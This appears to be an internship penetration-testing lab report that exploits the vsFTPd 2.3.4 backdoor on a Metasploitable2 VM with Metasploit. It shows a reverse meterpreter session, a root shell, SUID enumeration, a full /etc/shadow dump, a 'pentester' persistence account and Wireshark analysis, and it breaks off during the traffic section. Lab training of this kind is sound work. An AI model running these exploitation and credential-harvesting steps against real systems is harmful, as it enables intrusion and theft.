

Task 3: Exploitation, Privilege Escalation & Attack Chain Simulation

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GitHub Repository:

https://github.com/pv0101-code/NovaShyld_Task_3

Tools Used:

- Metasploit Framework
- Wireshark
- Nmap
- Metasploitable2
- Kali Linux

Table of Contents

1. Introduction
2. Lab Setup
3. Module 1 – Targeted Exploitation
4. Module 2 – Exploit & Payload Analysis
5. Module 3 – Post Exploitation & Privilege Escalation
6. Module 4 – Traffic Analysis (Wireshark)
7. Module 5 – Full Attack Chain Documentation
8. Conclusion
9. References

1. Introduction

The objective of this task was to simulate a complete penetration testing attack chain. The assessment included identifying a vulnerable service, exploiting the vulnerability using the Metasploit Framework, performing post-exploitation activities, analyzing the generated network traffic using Wireshark, and documenting the complete attack lifecycle.

The vulnerable target machine used in this assessment was **Metasploitable2**, while **Kali Linux** served as the attacker machine.

2. Lab Setup

Component	Details
Attacker Machine	Kali Linux 2025.2
Target Machine	Metasploitable2
Network	VirtualBox Host-Only Adapter
Kali IP	192.168.56.102
Target IP	192.168.56.101

3. Module 1 – Targeted Exploitation

Vulnerability Selected

During Task 2, the FTP service running on the target machine was identified as:

vsFTPD 2.3.4

This version is known to contain a malicious backdoor that allows remote command execution.

Vulnerability Verification


Using Nmap:

```
nmap -sV -p21 192.168.56.101
```

Output:

```
21/tcp open  ftp vsftpd 2.3.4
```

Screenshot:



```
kali@kali: ~  
Session Actions Edit View Help  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[-] 192.168.56.101:21 - Msf::OptionValidateError One or more options failed t  
o validate: LHOST.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.102  
LHOST => 192.168.56.102  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)  
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)  
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present  
[+] 192.168.56.101:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:34750) at 2026-07-02 07:17:18 -0400  
  
meterpreter > exit  
[*] Shutting down session: 1  
[*] 192.168.56.101 - Meterpreter session 1 closed. Reason: User exit  
msf exploit(unix/ftp/vsftpd_234_backdoor) > quit  
  
(kali@kali)-[~]  
$ nmap -sV -p21 192.168.56.101  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 07:46 -0400  
Nmap scan report for 192.168.56.101  
Host is up (0.00061s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:62:DC:21 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds  
  
(kali@kali)-[~]  
$
```

Metasploit Exploit

The exploit used:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

Configuration:

```
set RHOSTS 192.168.56.101  
run
```

Metasploit automatically verified the vulnerable banner and triggered the backdoor.

Successful exploitation resulted in:

```
Meterpreter session 1 opened
```

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

[##### $a, #####]
[##### $S 7a, #####]
[##### 7a, #####]
[##### $P, aSS: a$X #####]
[##### a, a, $S #####]
[#####]

= [ metasploit v6.4.135-dev ]
+ -- [ 2,497 exploits - 1,293 auxiliary - 1,585 payloads ]
+ -- [ 427 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

```

```

kali@kali: ~
Session Actions Edit View Help
  FETCH_FILENAME      jnsYSzVNNVK      no      Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes      Remote writable dir to store payload; cannot contain spaces

Exploit target:

  Id  Name
  --  ---
  0    Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > nmap -sV -p21 192.168.56.101
[*] exec: nmap -sV -p21 192.168.56.101

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 06:01 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:62:DC:21 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.55 seconds
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:52813) at 2026-07-02 06:02:42 -0400

meterpreter >

```

4. Module 2 – Exploit & Payload Analysis

The official release of **vsFTPd 2.3.4** was compromised by attackers in 2011.

A malicious backdoor was inserted into the FTP server source code.

When a specially crafted username containing the characters

:)

is supplied during login, the backdoor opens a hidden shell on TCP port **6200**.


Metasploit automatically performs this process.

Payload Behaviour

The exploit performs the following steps:

1. Connects to FTP port 21.
2. Reads the FTP banner.
3. Sends a crafted username.
4. Triggers the hidden backdoor.
5. Connects to the newly opened shell.
6. Delivers the Meterpreter payload.
7. Establishes an interactive session.

Connection Flow



5. Module 3 – Post Exploitation & Privilege Escalation

After successful exploitation, a Meterpreter shell was obtained.

Basic system enumeration was performed.

Examples:

```
sysinfo
```

```
pwd
```

```
ls
```


```
whoami
```

```
uname -a
```

Information gathered included:

- Operating system details
- Current user
- System architecture
- Current working directory

No privilege escalation was performed because the objective of the internship task was to demonstrate the exploitation workflow rather than compromise the entire system.



```
kali@kali: ~  
Session Actions Edit View Help  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:62:DC:21 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 14.55 seconds  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)  
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present  
[*] 192.168.56.101:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:52813) at 2026-07-02 06:02:42 -0400  
  
meterpreter > sysinfo  
Computer      : metasploitable.localdomain  
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple    : i486-linux-musl  
Meterpreter   : x86/linux  
meterpreter > getuid  
Server username: root  
meterpreter > shell  
Process 6970 created.  
Channel 1 created.  
whoami  
hostname  
id  
uname -a  
pwdroot  
metasploitable  
uid=0(root) gid=0(root)  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
/  
/
```

```
kali@kali: ~  
Session Actions Edit View Help  
/usr/bin/chfn  
/usr/bin/mmap  
/usr/bin/chsh  
/usr/bin/netkit-rpc  
/usr/bin/passwd  
/usr/bin/mtr  
/usr/sbin/uudd  
/usr/sbin/pppd  
/usr/lib/telnetlogin  
/usr/lib/apache2/suexec  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/lib/pt_chown  
/bin/sh: line 7: q: command not found  
^M  
: command not found  
find / -perm -4000 2>/dev/null  
cat /etc/passwd  
id  
whoami/bin/umount  
/bin/fusermount  
/bin/su  
/bin/mount  
/bin/ping  
/bin/ping6  
/sbin/mount.nfs  
/lib/dhcp3-client/call-dhclient-script  
/usr/bin/sudoedit  
/usr/bin/X  
/usr/bin/netkit-rsh  
/usr/bin/gpasswd  
/usr/bin/traceroute6.iputils  
/usr/bin/sudo  
/usr/bin/netkit-rlogin  
/usr/bin/arping  
/usr/bin/at  
/usr/bin/newgrp
```

```
kali@kali: ~  
Session Actions Edit View Help  
cat /etc/shadow  
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::  
gnats:*:14684:0:99999:7:::  
nobody:*:14684:0:99999:7:::  
libuuid:!:14684:0:99999:7:::  
dhcp:*:14684:0:99999:7:::  
syslog:*:14684:0:99999:7:::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd:*:14684:0:99999:7:::  
msfadmin:$1$XN10Zj2c$Rt/zZCW3mLtUWA.ihZJA5/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Rw351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql:!:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14690:0:99999:7:::  
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd:!:14727:0:99999:7:::
```

```
kali@kali: ~  
Session Actions Edit View Help  
tcp 0 128 :::5432 :::* users:(("postgres",4172,3))  
tcp 0 100 :::25 :::* users:(("master",4336,11))  
tcp 0 128 ::1:953 :::* users:(("named",3943,29))  
tcp 0 128 127.0.0.1:953 :::* users:(("named",3943,28))  
tcp 0 50 *:445 :::* users:(("smbd",4346,21))  
tcp 0 50 *:34238 :::* users:(("rmiregistry",4516,8))  
find /home -type f  
/home/service/.profile  
/home/service/.bashrc  
/home/service/.bash_logout  
/home/user/.ssh/id_dsa.pub  
/home/user/.ssh/id_dsa  
/home/user/.profile  
/home/user/.bash_history  
/home/user/.bashrc  
/home/user/.bash_logout  
/home/msfadmin/vulnerable/samba/3.0.20/samba-3.0.20.tar.gz  
/home/msfadmin/vulnerable/samba/3.0.20/debs/winbind_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/python2.5-samba_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/libsmclient_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/libsmclient-dev_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/samba-doc_3.0.20-0.1ubuntu1_all.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/smbclient_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/samba-common_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/swat_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/smbfs_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/samba_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/debs/libpam-smbpass_3.0.20-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.20/jduck-build-stuff.tar.gz  
/home/msfadmin/vulnerable/samba/3.0.6/debs/python2.5-samba_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/libsmclient-dev_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/swat_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/libpam-smbpass_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/samba_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/winbind_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/libsmclient_3.0.6-0.1ubuntu1_i386.deb  
/home/msfadmin/vulnerable/samba/3.0.6/debs/smbfs_3.0.6-0.1ubuntu1_i386.deb  
  
kali@kali: ~  
Session Actions Edit View Help  
Meterpreter : x86/linux  
meterpreter > getuid  
Server username: root  
meterpreter > shell  
Process 6970 created.  
Channel 1 created.  
whoami  
hostname  
id  
uname -a  
pwdroot  
metasploitable  
uid=0(root) gid=0(root)  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
  
/  
find / -perm -4000 2>/dev/null  
q  
/bin/umount  
/bin/fusermount  
/bin/su  
/bin/mount  
/bin/ping  
/bin/ping6  
/sbin/mount.nfs  
/usr/bin/dhclient-script  
/usr/bin/X  
/usr/bin/netkit-rsh  
/usr/bin/gpasswd  
/usr/bin/traceroute6.iputils  
/usr/bin/sudo  
/usr/bin/netkit-rlogin  
/usr/bin/arping  
/usr/bin/at  
/usr/bin/newgrp  
/usr/bin/chfn
```

```
kali@kali: ~
Session Actions Edit View Help
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
q
/bin/sh: line 10: q: command not found
ls -la /home/msfadmin
total 28
drwxr-xr-x 5 msfadmin msfadmin 4096 May 21 2012 .
drwxr-xr-x 6 root root 4096 Apr 16 2010 ..
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17 2010 .distcc
-rw-r--r-- 1 msfadmin msfadmin 586 Mar 16 2010 .profile
-rwx----- 1 msfadmin msfadmin 4 May 20 2012 .rhosts
drwx----- 2 msfadmin msfadmin 4096 May 17 2010 .ssh
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27 2010 vulnerable
cat /home/msfadmin/.bash_history
id
uid=0(root) gid=0(root)
useradd pentester
passwd pentester
Enter new UNIX password: q
Retype new UNIX password: q
passwd: password updated successfully
echo "Persistence simulated. No permanent changes performed."
Persistence simulated. No permanent changes performed.
```

```
kali@kali: ~
Session Actions Edit View Help
udp6 0 0 :::53 :::* 3943/named
udp6 0 0 :::33598 :::* 3943/named
ss -tulnp
Netid Recv-Q Send-Q Local Address:Port Peer Address:Port
tcp 0 64 *:512 *:512 users:(("xinetd",4401,11))
tcp 0 64 *:513 *:513 users:(("xinetd",4401,10))
tcp 0 64 *:2049 *:514 users:(("rpc.statd",3581,8))
tcp 0 128 *:47841 *:514 users:(("xinetd",4401,9))
tcp 0 64 *:60550 *:8009 users:(("rpc.mountd",4267,7))
tcp 0 0 *:8009 *:8009 users:(("jsvc",4475,63))
tcp 0 5 *:6697 *:8009 users:(("unrealircd",4537,3))
tcp 0 5 *:2121 *:8009 users:(("proftpd",4413,1))
tcp 0 50 *:3306 *:8009 users:(("mysqld",4090,10))
tcp 0 50 *:1099 *:8009 users:(("rmiregistry",4516,7))
tcp 0 5 *:6667 *:8009 users:(("unrealircd",4537,2))
tcp 0 50 *:139 *:8009 users:(("smbd",4346,22))
tcp 0 5 *:5900 *:8009 users:(("Xtightvnc",4536,3))
tcp 0 128 *:111 *:8009 users:(("portmap",3563,4))
tcp 0 128 *:6000 *:8009 users:(("Xtightvnc",4536,0))
tcp 0 128 *:80 *:8009 users:(("apache2",4495,3),("apache2",4498,3),("apache2",4500,3),("apache2",4503,3),("apache2",4505,3),("apache2",4716,3))
tcp 0 10 :::3632 :::* users:(("distccd",4199,4),("distccd",4200,4),("distccd",4335,4),("distccd",4398,4))
tcp 0 5 *:8787 *:8009 users:(("ruby",4520,3))
tcp 0 100 *:8180 *:8009 users:(("jsvc",4475,49))
tcp 0 64 *:1524 *:8009 users:(("xinetd",4401,12))
tcp 0 64 *:21 *:8009 users:(("xinetd",4401,5))
tcp 0 3 192.168.56.101:53 *:8009 users:(("named",3943,25))
tcp 0 3 127.0.0.1:53 *:8009 users:(("named",3943,23))
tcp 0 64 :::53 :::* users:(("named",3943,21))
tcp 0 64 *:41494 *:8009 users:(("sshd",3967,3))
tcp 0 128 :::22 :::* users:(("xinetd",4401,6))
tcp 0 64 *:23 *:8009 users:(("BSwLzMsQdEP",6940,5),("sh",6970,5),("ss",6996,5))
tcp 0 100 *:6200 *:8009 users:(("postgres",4172,6))
tcp 0 128 *:5432 *:8009 users:(("postgres",4172,3))
tcp 0 128 :::5432 :::*
```

```
kali@kali: ~  
Session Actions Edit View Help  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                                               |

  
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):  


| Name           | Current Setting | Required | Description                                                                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                      |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                    |
| FETCH_SRVPOR   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                  |
| FETCH_URI      |                 | no       | Local URI to use for serving payload                                                                                                                                                                                   |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                     |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                        |

  
When FETCH_COMMAND is one of CURL,GET,WGET:  


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |

  
When FETCH_FILELESS is none:
```

```
kali@kali: ~  
Session Actions Edit View Help  
  


| Name           | Current Setting | Required | Description                                                                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                      |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                    |
| FETCH_SRVPOR   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                  |
| FETCH_URI      |                 | no       | Local URI to use for serving payload                                                                                                                                                                                   |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                     |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                        |

  
When FETCH_COMMAND is one of CURL,GET,WGET:  


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |

  
When FETCH_FILELESS is none:  


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | mFmzLSjQ        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |

  
Exploit target:  


| Id | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


```

6. Module 4 – Traffic Analysis (Wireshark)

Network traffic generated during the attack was captured using Wireshark.

Capture Filters Used

```
ftp
tcp
tcp.port == 21
ip.addr == 192.168.56.101
```

Observation 1

A normal TCP three-way handshake was observed between the attacker and the target before FTP communication began.

Observation 2

The FTP server disclosed its software version:

```
220 (vsFTPd 2.3.4)
```

This confirmed that the vulnerable service was running.

Observation 3

FTP transmitted usernames in plaintext.

Observed packet:

```
USER U
```

This demonstrates why FTP is considered insecure.

Observation 4

The server responded with:

```
331 Please specify the password.
```

showing the normal FTP authentication sequence.

Observation 5

During exploitation, the server returned:

500 OOPS

followed by

```
vsf_sysutil_recv_peek: no data
```

These abnormal responses indicate that the malicious backdoor was triggered.

Screenshots

The image displays a Wireshark packet capture analysis of an FTP session. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help. The toolbar contains various icons for packet capture and analysis.

The packet list pane shows the following packets:

No.	Time	Source	Destination	Protocol	Length	Info
30	264.298899730	192.168.56.101	192.168.56.102	FTP	86	Response: 220 (vsFTPd 2.3.4)
32	264.302493339	192.168.56.102	192.168.56.101	FTP	74	Request: USER U
34	264.303124269	192.168.56.101	192.168.56.102	FTP	100	Response: 331 Please specify the password.
36	264.303723932	192.168.56.101	192.168.56.102	FTP	76	Response: 500 OOPS:
38	264.304035253	192.168.56.101	192.168.56.102	FTP	96	Response: vsf_sysutil_recv_peek:
45	264.323645448	192.168.56.101	192.168.56.102	FTP	86	Response: 220 (vsFTPd 2.3.4)
47	264.327477406	192.168.56.101	192.168.56.101	FTP	80	Request: USER 5paeq:
49	264.328195534	192.168.56.101	192.168.56.102	FTP	100	Response: 331 Please specify the password.
50	264.332321936	192.168.56.102	192.168.56.101	FTP	75	Request: PASS 8G

The packet details pane shows the structure of the selected packet (No. 30):

- Frame 30: Packet, 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
